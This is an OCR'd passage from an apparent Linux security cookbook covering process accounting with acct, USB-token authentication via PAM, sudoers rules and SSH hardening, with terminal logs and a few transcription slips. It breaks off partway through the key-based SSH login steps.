
To use the commands of `acct`, we first need to install the package on our Linux system by using the following command:

```
apt-get install acct
```



In case the above method doesn't work properly, we can download the package manually by visiting the link `http://packages.ubuntu.com/precise/admin/acct`.

1. After downloading the package, we need to extract it into a directory somewhere, such as on the desktop.



2. Then, move it into the directory.

```
root@kali:~/Desktop# cd acct-6.5.5/
root@kali:~/Desktop/acct-6.5.5# ls
ac.1             ChangeLog     dev_hash.c   install-sh    mdate-sh     uid_hash.c
ac.c             common.c      dev_hash.h   last.1        missing      uid_hash.h
accounting.info  common.h      dump-acct.c  last.c        NEWS         utmp_rd.c
accounting.texi  config.guess  dump-utmp.8  lastcomm.1    pacct_rd.c   utmp_rd.h
accton.8         config.h      dump-utmp.c  lastcomm.c    pacct_rd.h   version.h.in
accton.c         config.h.in   file_rd.c    lib           README       version.texi
aclocal.m4       config.sub    file_rd.h    linux-acct.h  sa.8         warn-on-use.h
al_share.cpp     configure     files.h.in   ltmain.sh     sa.c
arg-nonnull.h    configure.ac  hashtab.c    m4            stamp-vti
AUTHORS          COPYING       hashtab.h    Makefile.am   texinfo.tex
c++defs.h        depcomp       INSTALL      Makefile.in   TODO
```


3. Next, run the script to configure the package.

```
root@kali:~/Desktop/acct-6.5.5# ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
checking whether to enable maintainer-specific portions of Makefiles... no
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
```

4. Once it completes, next we run the command `make`:

```
root@kali:~/Desktop/acct-6.5.5# make
make  all-recursive
make[1]: Entering directory `/root/Desktop/acct-6.5.5'
Making all in lib
make[2]: Entering directory `/root/Desktop/acct-6.5.5/lib'
```

5. Then, the command `make install`:




6. Once successfully done, it will install the package on your Linux system.


How to do it?

The `acct` package has different commands for monitoring process activities:

1. Based on a particular user's logins and logouts from a `wtmp` file, if we wish to check the total connected time, we can use the command `ac`:



2. If we wish to print the total login time for a day, we will use the option `-d` with the `ac` command:



3. To print the total login time for a user, we use the following command:

```
root@kali:~# ac -p
        (unknown)                                   7.13
        root                                      370.72
        total       377.85
root@kali:~#
```

4. If we wish to check the login time only for a particular user, we use the following command:

```
root@kali:~# ac user1
        total        0.00
root@kali:~# ac user2
        total        0.00
root@kali:~# ac root
        total      370.79
root@kali:~#
```

5. We can also see the previously executed commands for all users or a particular user by using the command `lastcomm`.

```
root@kali:~# lastcomm root
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
                   root     __          0.00 secs Wed Dec 31 19:00
```

How it works...

To keep monitoring the system, we first install the `acct` package on the system. For a few other Linux distributions, the package to be used would be `psacct` if `acct` is not compatible.

Once the tool is installed and running, it starts maintaining a log of activities on the system. We can then watch these logs using the commands discussed in the above section.

Login authentication using a USB device and PAM

When a Linux user wants to secure the system, the most common method to do so is always by using the login password. However, we know this method is not very reliable as there are many methods available to hack the traditional password. To increase security, we can use a USB device, as an authentication token, which will be used to log in into the system.

Getting ready

To follow the given steps, we need to have a USB storage device and **Pluggable Authentication Modules** (**PAM**) downloaded on the Linux system. Most Linux systems have it in the form of pre-compiled packages which can be accessed from the relevant repository.

How to do it...

By using any type of USB storage device and PAM, we can create an authentication token.

1. To start with, we first need to install the packages required for PAM USB authentication. To do so, we run this command:

   ```
   $ sudo apt-get install pamusb-tools libpam-usb
   ```

```
tajinder@tajinder-dev-machine:~$ sudo apt-get install pamusb-tools libpam-usb
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  pamusb-common pmount
Suggested packages:
  cryptsetup
The following NEW packages will be installed:
  libpam-usb pamusb-common pamusb-tools pmount
0 upgraded, 4 newly installed, 0 to remove and 327 not upgraded.
Need to get 148 kB of archives.
After this operation, 1,059 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
WARNING: The following packages cannot be authenticated!
  pamusb-common pmount libpam-usb pamusb-tools
Install these packages without verification [y/N]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe pamusb-common i386 0.
5.0-3 [32.5 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/universe pmount i386 0.9.23-2
[97.2 kB]
```

2. Once the packages are installed, we have to configure the USB device to use with PAM authentication. To do so, we can either use a command, or else we can edit the `/etc/pamusb.conf` file.

3. For using the command method, first connect the USB device, and after that execute the given command:

```
$ sudo pamusb-conf --add-device usb-device
```

The output of the command can be seen here:

```
tajinder@tj-dev:~$ sudo pamusb-conf --add-device usb-device
Please select the device you wish to add.
* Using "SanDisk Cruzer Blade (4C530001271007108431)" (only option)

Which volume would you like to use for storing data ?
* Using "/dev/sdb1 (UUID: 90F9-1155)" (only option)

Name            : usb-device
Vendor          : SanDisk
Model           : Cruzer Blade
Serial          : 4C530001271007108431
UUID            : 90F9-1155

Save to /etc/pamusb.conf ?
[Y/n] y
Done.
tajinder@tj-dev:~$
```

In the preceding command, `usb-device` is the name given to the USB device we are using. This name can be anything of your choice.

When the `pamusb-conf` command is used, it automatically discovers the USB device, which also includes multiple partitions. When the command completes its execution, it adds an XML code block into the `/etc/pamusb.conf` file, defining our USB device.

```
        <!-- Device settings -->
        <devices>
                <!-- Example:
                Note: You should use pamusb-conf to add devices automatically.
                <device id="MyDevice">
                        <vendor>SanDisk Corp.</vendor>
                        <model>Cruzer Titanium</model>
                        <serial>SNDKXXXXXXXXXXXXXXXX</serial>
                        <volume_uuid>6F6B-42FC</volume_uuid>
                        <option name="probe_timeout">10</option>
                </device>
                -->
        <device id="usb-device">
        <vendor>SanDisk</vendor>
        <model>Cruzer Blade</model>
        <serial>4C530001271007108431</serial>
        <volume_uuid>90F9-1155</volume_uuid>
</device></devices>
```

4. Next, we define our USB device:

   ```
   $ sudo pamusb-conf --add-user user1
   ```

   The execution is shown in the following screenshot:

   ```
   tajinder@tj-dev:~$ sudo pamusb-conf --add-user user1
   Which device would you like to use for authentication ?
   * Using "usb-device" (only option)

   User            : user1
   Device          : usb-device

   Save to /etc/pamusb.conf ?
   [Y/n] y
   Done.
   tajinder@tj-dev:~$
   ```

   If the user already exists, it will be added to the PAM configuration.

   The preceding command adds the definition of the `pam_usb` user into the `/etc/pamusb.conf` file.

   ```
           <user id="tajinder">
           <device>usb-device</device>
   </user><user id="user1">
           <device>usb-device</device>
   </user></users>
   ```

5. Now, we will configure PAM to add the `pam_usb` module in the system authentication process. For this, we will edit the `/etc/pam.d/common-auth` file and add the line:

   ```
   auth    sufficient _                    pam_usb.so
   ```

   This will make the system-wide PAM library aware of the `pam_usb` module.

   The `required` option specifies that the correct password is necessary, while the `sufficient` option means that this can also authenticate the user. In the above configuration, we have used sufficient for the `usb-device` authentication, while using `required` for the default password.

In case the USB device defined for `user1` is not present in the system, the user will need to enter a correct password. To force the user to have both authentication routines in place before granting them access to the system, change `sufficient` to `required`.

6. Now we will try to switch to `user1`.

```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is connected (good).
* Performing one time pad verification...
* Regenerating new pads...
* Access granted.
user1@tj-dev:/home/tajinder$
```

When asked to, connect the relevant `usb-device`. If the correct USB token device is connected, the login will complete as shown; otherwise it will give an error.

7. If an error appears, as shown below, it could be possible that the path of the USB device was not added properly.

```
Error: device /dev/sdb1 is not removable
* Mount failed
```

In such a situation, add the USB device's full path into `/etc/pmount.allow`.

8. Now run the command to check how the USB device partition has been listed in the filesystem:

```
$ sudo fdisk -l
```

```
Disk /dev/sdb: 8004 MB, 8004304896 bytes
35 heads, 21 sectors/track, 21269 cylinders, total 15633408 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1               32    15633407     7816688    b  W95 FAT32
```

In our case, the partition has been listed as:`/dev/sdb1`

9. Now add a line into the `/etc/pmount.allow` file to solve the error.
10. The configuration that we have done in `/etc/pam.d/common-auth` until now means that if the USB device is not connected, the user will still be able to log in with the correct password. If we wish to force the user to also use the USB device for login, then change `sufficient` to `required`, as shown:

```
auth    [success=1 default=ignore]      pam_unix.so nullok_secure

auth    required                        pam_usb.so
```

11. If the user now tries to log in, they will have to enter the correct password, as well as insert the USB device.

```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is connected (good).
* Performing one time pad verification...
* Access granted.
user1@tj-dev:/home/tajinder$ exit
exit
tajinder@tj-dev:~$
```

12. Now remove the USB device and try to log in again with the correct password:

```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is not connected.
* Access denied.
su: Authentication failure
tajinder@tj-dev:~$
```

How it works...

Once we have installed the required PAM-USB package, we edit the configuration file to add the USB device we want to use as an authentication token. After that, we add the user account to be used, and then we complete the changes in the `/etc/pam.d/common-auth` file to specify how the USB authentication should work, whether it is always required or not, when logging in.

There's more...

Until now, we have seen how to use a USB device to authenticate a user login. Apart from this, we can also use the USB device to trigger an event each time it is disconnected or connected to the system.

Let's modify the XML code in `/etc/pamusb.conf` to add an event code for the user definition:

```
                -->
        <user id="user1">
        <device>usb-device

        </device>

        <agent event="lock">gnome-screensaver-command -l</agent>

        <agent event="unlock">gnome-screensaver-command -d</agent>


</user>
```

Due to the above modification, whenever the user disconnects the USB device, the screen will be locked. Similarly, when the user connects the USB device again, the screen will be unlocked.

Defining user authorization controls

Defining user authorization on a computer mainly deals with deciding the activities that a user may or may not be allowed to do. This could include activities such as executing a program or reading a file.

Since the `root` account has all privileges, authorization controls mainly deal with allowing or disallowing root access to user accounts.


Getting started..

To see how user authorization works, we need a user account to try the commands on. Hence, we create a couple of user accounts, `user1` and `user2`, to try the commands.

How to do it...

In this section, we will go through various controls which can be applied on user accounts.


1. Suppose we have two user accounts, `user1` and `user2`. We log in from `user2` and then try to run a command, `ps`, as `user1`. In a normal scenario, we get the result as shown:



2. Now edit the file `/etc/sudoers` and add the line as given below:

```
User2 ALL = (user1) /bin/ps
```

3. After saving the changes in `/etc/sudoers`, again try to run the command `ps` from `user2` as `user1`.



4. Now, if we want to again run the same command from `user2` as `user1`, but without being asked for the password, we can do the same by editing the file `/etc/sudoers`, as shown:

5. Now when we run the `ps` command from `user2` as user1, we see that it does not ask for a password any more:

```
root@kali:~# su user2
$ whoami
user2
$ sudo -u user1 ps
  PID TTY          TIME CMD
31782 pts/0    00:00:00 ps
$
```

6. Now that we have seen how to run a command without being asked for the password, the major concern of the system administrator will be that `sudo` should always prompt for a password.
7. To make `sudo` always prompt for a password for user account `user1` on the system, edit the file `/etc/sudoers` and add the following line:

```
Defaults:user1 timestamp_timeout = 0
```

```
Defaults:user1  timestamp_timeout = 0

# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification

root    ALL=(ALL:ALL) ALL
user1   ALL=(ALL:ALL) ALL
```

8. Now if `user1` tries to run any command, it will always be prompted for the password:

```
root@kali:~# su user1
$ sudo ps
[sudo] password for user1:
  PID TTY          TIME CMD
 3109 pts/0    00:00:00 su
 3118 pts/0    00:00:00 sudo
 3119 pts/0    00:00:00 ps
 3466 pts/0    00:00:00 bash
$ sudo uname
[sudo] password for user1:
Linux
$
```

9. Now, let's suppose we want to give the `user1` account the privilege to change the password of `user2` and `user3`. Edit the `/etc/sudoers` file and add the line as shown:

```
user1   ALL = /usr/bin/passwd user2, /usr/bin/passwd user3
```

10. Now log in from `user1` and let's try to change the passwords of the `user2` and `user3` accounts:

```
root@kali:~# su user1
$ passwd user2
passwd: You may not view or modify password information for user2.
$ sudo passwd user2
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ passwd user3
passwd: You may not view or modify password information for user3.
$ sudo passwd user3
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$
```

How it works...

Using the `sudo` command and the `/etc/sudoers` file, we make the necessary changes to execute the tasks as required.

We edit the file to allow the permission to execute a program as another user. We also add the option `NOPASSWD` to execute the program without being asked for password. We then add the required line so that `sudo` always prompts for password.

Next, we see how to authorize a user account to change passwords for other user accounts.

5
Remote Authentication

In this chapter, we will discuss the following topics:

- Remote server/host access using SSH
- Disabling or enabling SSH root login
- Restricting remote access with key-based login into SSH
- Copying files remotely
- Setting up a Kerberos server with Ubuntu

Remote server/host access using SSH

SSH, or **Secure Shell,** is a protocol which is used to log on to remote systems securely and is the most commonly used method for accessing remote Linux systems.

Getting ready

To see how to use SSH, we need two Ubuntu systems. One will be used as a server and the other as a client.

How to do it...

To use SSH, we can use freely available software called **OpenSSH**. Once the software is installed, it can be used by the command `ssh` on the Linux system. We will see how to use this tool in detail:

1. If the software to use SSH is not already installed, we have to install it on both the server and the client system.
   - The command to install the tool on the server system is:

     `sudo apt-get install openssh-server`
   - The output obtained will be as follows:

```
tajinder@tj-dev:~$ sudo apt-get install openssh-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  ssh-import-id
Suggested packages:
  rssh molly-guard openssh-blacklist openssh-blacklist-extra monkeysphere
The following NEW packages will be installed:
  openssh-server ssh-import-id
0 upgraded, 2 newly installed, 0 to remove and 326 not upgraded.
Need to get 350 kB of archives.
After this operation, 895 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssh-server i
386 1:5.9p1-5ubuntu1.7 [343 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/main ssh-import-id all 2.10-0
ubuntu1 [6,598 B]
Fetched 350 kB in 15s (22.6 kB/s)
```

2. Next, we need to install the client version of the software:

   `sudo apt-get install openssh-client`
   - The output obtained will be as follows:

```
tajinder@tj-dev:~$ sudo apt-get install openssh-client
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  libpam-ssh keychain monkeysphere openssh-blacklist openssh-blacklist-extra
The following packages will be upgraded:
  openssh-client
1 upgraded, 0 newly installed, 0 to remove and 326 not upgraded.
Need to get 961 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise-updates/main openssh-client i3
86 1:5.9p1-5ubuntu1.7 [961 kB]
Fetched 961 kB in 10s (92.6 kB/s)
```

3. For the latest versions, the SSH service starts running as soon as the software is installed. If it is not running by default, we can start the service by using this command:

   `sudo service ssh start`

   - The output obtained will be as follows:

```
tajinder@tj-dev:~$ sudo service ssh start
sudo: unable to resolve host tj-dev-server
ssh start/running, process 6441
tajinder@tj-dev:~$
```

4. Now if we want to log in from the client system to the server system, the command will be as follows:

   `ssh remote_ip_address`

   Here, `remote_ip_address` refers to the IP address of the server system. The command also assumes that the username on the client machine is the same as that on the server machine:

```
tajinder@tj-dev:~$ ssh 192.168.1.108
The authenticity of host '192.168.1.108 (192.168.1.108)' can't be established.
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.108' (ECDSA) to the list of known hosts.
tajinder@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:31:19 2015 from tj-dev.local
tajinder@tj-dev-server:~$
```

If we want to log in with a different user, the command will be as follows:

```
ssh username@remote_ip_address
```

- The output obtained will be as follows:

```
tajinder@tj-dev:~$ ssh user1@192.168.1.108
user1@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:32:26 2015 from tj-dev.local
user1@tj-dev-server:~$
```

5. Next, we need to configure SSH so we can use it as per our requirements. The main configuration file for `sshd` in Ubuntu is located at `/etc/ssh/sshd_config`. Before making any changes to the original version of this file, create a backup using this command:

   ```
   sudo cp /etc/ssh/sshd_config{,.bak}
   ```

   - The configuration file defines the default settings for SSH on the server system.

6. When we open the file in any editor, we can see that the default port declaration on which the SSHD server listens for the incoming connections is `22`. We can change this to any non-standard port to secure the server from random port scans, hence making it more secure. Suppose we change the port to `888`, then the next time the client wants to connect to the SSH server, the command will be as follows:

   ```
   ssh -p port_number remote_ip_address
   ```

   - The output obtained will be as follows:

```
tajinder@tj-dev:~$ ssh user1@192.168.1.108
ssh: connect to host 192.168.1.108 port 22: Connection refused
tajinder@tj-dev:~$
tajinder@tj-dev:~$
tajinder@tj-dev:~$ ssh -p 888 user1@192.168.1.108
user1@192.168.1.108's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

330 packages can be updated.
229 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Dec 31 00:48:57 2015 from tj-dev.local
user1@tj-dev-server:~$
```

As we can see, when we run the command without specifying the port number, the connection is refused. Next, when we mention the correct port number, the connection is established.

How it works...

SSH is used to connect a client program to an SSH server. On one system, we install the `openssh-server` package to make it the SSH server, and on the other system we install the `openssh-client` package to use it as a client.

Now, keeping the SSH service running on the server system, we try to connect to it through the client.

We use the configuration file of SSH to change the settings, like the default port for connecting.

Disabling or enabling SSH root login

The Linux systems have a root account by default, which is enabled by default. If unauthorized users get SSH root access to the system, it is not a good idea because this will give an attacker complete access to the system.

We can disable or enable the root login for SSH as per our requirements to prevent the chances of an attacker getting access to the system.

Getting ready

We need two Linux systems to be used as a server and client. On the server system, install the package `openssh-server`, as shown in the preceding recipe.

How to do it...

First, we will see how to disable SSH root login, and then we will also see how to enable it again:

1. Firstly, open the main configuration file of SSH, `/etc/ssh/sshd_config`, in any editor.

   ```
   sudo nano /etc/ssh/sshd_config
   ```

2. Now look for the line that reads as follows:

   ```
   PermitRootLogin yes
   ```

3. Change the value from `yes` to `no`. Then, save and close the file:

   ```
   PermitRootLogin no
   ```

   - The output obtained will be as follows:

   ```
   # Authentication:
   LoginGraceTime 120
   PermitRootLogin no
   StrictModes yes
   ```

4. Once done, restart the SSH daemon service using the command shown here:

   ```
   tajinder@tj-dev:~$ sudo service ssh restart
   sudo: unable to resolve host tj-dev-server
   ssh stop/waiting
   ssh start/running, process 4416
   tajinder@tj-dev:~$
   ```

5. Now, let's try to log in as root. We should get an error, `Permission Denied`, as the root login has been disabled:

   ```
   tajinder@tj-dev:~$ ssh root@192.168.1.103
   root@192.168.1.103's password:
   Permission denied, please try again.
   root@192.168.1.103's password:
   ```

6. Now whenever we want to log in as root, first we will have to log in as a normal user. After that, we can use the `su` command and switch to the root user. So, the user accounts which are not listed in the `/etc/sudoers` file will not be able to switch to the root user and the system will be more secure:

```
tajinder@tj-dev:~$ ssh tajinder@192.168.1.103
tajinder@192.168.1.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

tajinder@tj-dev-server:~$ whoami
tajinder
tajinder@tj-dev-server:~$ su root
Password:
root@tj-dev-server:/home/tajinder# whoami
root
```

7. Now, if we want to again enable SSH root login, we just need to edit the `/etc/ssh/sshd_config` file again and change the option from `no` to `yes` again:

   `PermitRootLogin yes`


   - The output obtained will be as follows:

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
```

8. Then, restart the service again by using the following command:

```
tajinder@tj-dev:~$ sudo service ssh restart
sudo: unable to resolve host tj-dev-server
ssh stop/waiting
ssh start/running, process 4416
tajinder@tj-dev:~$
```

9. Now if we try to log in as root again, it will work:



How it works...

When we try to connect to a remote system using SSH, the remote system checks its configuration file at `/etc/ssh/sshd_config` and according to the details mentioned in this file, it decides whether the connection should be allowed or refused.

When we change the value of `PermitRootLogin` accordingly, the working also changes.

There's more...

Suppose we have many user accounts on the system and we need to edit the `/etc/ssh/sshd_config` file in such a way that remote access is allowed only for a few mentioned users.

```
sudo nano /etc/ssh/sshd_config
```

Add the following line:

```
AllowUsers tajinder user1
```

Now restart the `ssh` service:

```
sudo service ssh restart
```

Now, when we try to log in with `user1`, the login is successful. However, when we try to log in with `user2`, which has not been added to `/etc/ssh/sshd_config` file, the login fails and we get the error `Permission denied`, as shown here:

```
tajinder@tj-dev:~$ ssh user1@192.168.1.103
user1@192.168.1.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Dec 29 00:31:40 2015 from tj-dev.local
user1@tj-dev-server:~$ exit
logout
Connection to 192.168.1.103 closed.
tajinder@tj-dev:~$
tajinder@tj-dev:~$ ssh user2@192.168.1.103
user2@192.168.1.103's password:
Permission denied, please try again.
user2@192.168.1.103's password:
```

Restricting remote access with key-based login into SSH

Even though SSH login is protected by using passwords for the user account, we can make it more secure by using key-based authentication into SSH.

Getting ready

To see how key-based authentication works, we will need two Linux systems (in our example, both our Ubuntu systems). One should have the OpenSSH server package installed on it.

How to do it...

To use key-based authentication, we need to create a pair of keys—a private key and a public key.

1. On the client or local system, we will execute the following command to generate the SSH key-pair:

   ```
   ssh-keygen-t rsa
   ```

- The output obtained will be as follows:

```
user1@tj-dev-client:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user1/.ssh/id_rsa):
Created directory '/home/user1/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user1/.ssh/id_rsa.
Your public key has been saved in /home/user1/.ssh/id_rsa.pub.
The key fingerprint is:
79:23:12:5f:da:dc:ce:a2:06:90:39:78:a0:91:6c:86 user1@tj-dev-client
The key's randomart image is:
+--[ RSA 2048]----+
|o.               |
|E+.              |
|oo o o.    .     |
|. . *  o * .     |
|   . o. S = .    |
|      .. o +     |
|       .  . o    |
|        .. .     |
|       ..        |
+-----------------+
user1@tj-dev-client:~$
```

2. While creating the key, we can accept the default values or change them as per our wishes. It will also ask for a passphrase, which you can set as anything or else leave it blank.
3. The key-pair will be created in the location—`~./ssh/`. Change to this directory and then use the command—`ls -l` to see the details of the key files:

```
user1@tj-dev-client:~$ cd ~/.ssh/
user1@tj-dev-client:~/.ssh$ ls -l
total 8
-rw------- 1 user1 user1 1766 Jan  3 02:58 id_rsa
-rw-r--r-- 1 user1 user1  401 Jan  3 02:58 id_rsa.pub
user1@tj-dev-client:~/.ssh$
```

   - We can see that the `id_rsa` file can be read and written only by the owner. This permission ensures that the file is kept secure.

4. Now we need to copy the public key file to the remote SSH server. To do so we run the following command:

   ```
   ssh-copy-id 192.168.1.101
   ```

- The output obtained will be as follows:

```
user1@tj-dev-client:~/.ssh$ ssh-copy-id 192.168.1.101
The authenticity of host '192.168.1.101 (192.168.1.101)' can't be established.
ECDSA key fingerprint is 31:9d:b4:6e:ab:ed:d0:0f:14:28:6c:df:eb:fb:1f:0b.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.101' (ECDSA) to the list of known hosts.
user1@192.168.1.101's password:
Now try logging into the machine, with "ssh '192.168.1.101'", and check in:

  ~/.ssh/authorized_keys

to make sure we haven't added extra keys that you weren't expecting.

user1@tj-dev-client:~/.ssh$
```

5. An SSH session will be started and will prompt you to enter the password for the user account. Once the correct password has been entered, the key will get copied to the remote server.
6. Once the public key has been successfully copied to the remote server, try to log in to the server again using the `ssh 192.168.1.101` command:

```
